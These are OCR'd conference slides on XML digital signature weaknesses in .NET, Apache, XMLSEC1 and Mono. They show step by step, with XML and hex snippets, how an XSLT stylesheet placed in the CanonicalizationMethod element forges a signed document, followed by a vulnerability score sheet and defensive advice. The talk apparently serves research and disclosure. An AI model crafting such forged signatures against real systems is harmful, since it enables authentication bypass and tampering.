
CryptoConfig?




Derived from Transform




Derived from Transform




Derived from Transform



Derived from Transform



Derived from Transform



Derived from Transform

- Transform
  - Base Types
  - Derived Types
    - System.Security.Cryptography.Xml.XmlDecryptionTransform
    - System.Security.Cryptography.Xml.XmlDsigBase64Transform
    - System.Security.Cryptography.Xml.XmlDsigC14NTransform
      - System.Security.Cryptography.Xml.XmlDsigC14NWithCommentsTransform
    - System.Security.Cryptography.Xml.XmlDsigEnvelopedSignatureTransform
    - System.Security.Cryptography.Xml.XmlDsigExcC14NTransform
      - System.Security.Cryptography.Xml.XmlDsigExcC14NWithCommentsTransform
    - System.Security.Cryptography.Xml.XmlDsigXPathTransform
    - System.Security.Cryptography.Xml.XmlDsigXsltTransform
    - System.Security.Cryptography.Xml.XmlLicenseTransform
  - .ctor()
  - AcceptsType(Type) : Boolean

Exploiting It

Good Signed XML Document

Extract

```
<SignedInfo>
  <CanonicalizationMethod/>
  <SignatureMethod/>
  <Reference URI="#id">
    <Transforms/>
    <DigestMethod/>
    <DigestValue>Bo0b5...
    </DigestValue>
  </Reference>
</SignedInfo>
```

Canonicalize

```
3C 53 69 67 6E 65
64 49 6E 66 6F 3E
0D 0A 20 20 3C 43
61 6E 6F 6E 69 63
61 6C 69 7A 61 74
69 6F 6E 4D 65 74
68 6F 64 2F 3E 0D
```

To XSLT

```
<xsl:stylesheet version="1.0">
   <xsl:output method="text" />
   <xsl:template match="/">
     <xsl:text disable-output-escaping="yes">
&lt;SignedInfo xmlns="http://...</xsl:text>
   </xsl:template>
 </xsl:stylesheet>
```

Modify Document

Bad Signed XML Document

Final XML

```
<SignedInfo>
  <CanonicalizationMethod Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
    <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
      <xsl:output method="text" />
      <xsl:template match="/">
        <xsl:text disable-output-escaping="yes">
&lt;SignedInfo xmlns="http://...
        </xsl:text>
      </xsl:template>
    </xsl:stylesheet>
  </CanonicalizationMethod>
  <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
</SignedInfo>
```

Exploiting It

Bad Signed XML Document

Extract

```
<xsl:stylesheet>
   ...
</xsl:stylesheet>
```

XSL

```
<SignedInfo>
  <CanonicalizationMethod/>
  <SignatureMethod/>
  <Reference URI="#id">
    <Transforms/>
    <DigestMethod/>
    <DigestValue>Bo0b5...
    </DigestValue>
  </Reference>
</SignedInfo>
```

C14N

```
3C 53 69 67 6E 65
64 49 6E 66 6F 3E
0D 0A 20 20 3C 43
61 6E 6F 6E 69 63
61 6C 69 7A 61 74
69 6F 6E 4D 65 74
68 6F 64 2F 3E 0D
```

Verify Signature

Demo Time!

And the Rest

- Invalid Parsing of Signatures
  - Blended Threat between parsers
- Other DoS stuff in .NET and WCF
- Many Lucky "bugs" in Mono ☹

Final Score Sheet

Implementation	Parsing Issues	Memory Corruption	Signature Spoofing	Denial of Service	File Stealing
Apache C++	Yes	Yes	Yes	Yes	Yes, hilariously!
Apache Java/JRE	Yes	No	Yes	Yes	Sort of, limited use
XMLSEC1	No	No	Yes, Kind of	Yes if libxml2 isn't fixed	No
.NET	No	No	Yes	Yes	Yes
Mono	Lucky Escape	No	Yes, should have been worse	Yes	I gave up even trying ☺

Conclusions

- Don't Blindly Trust Your Implementation
- Double Check All References are as expected
- Double Check All Algorithms are as expected
- Probably stay away from Apache C++ and Mono ☺

Questions?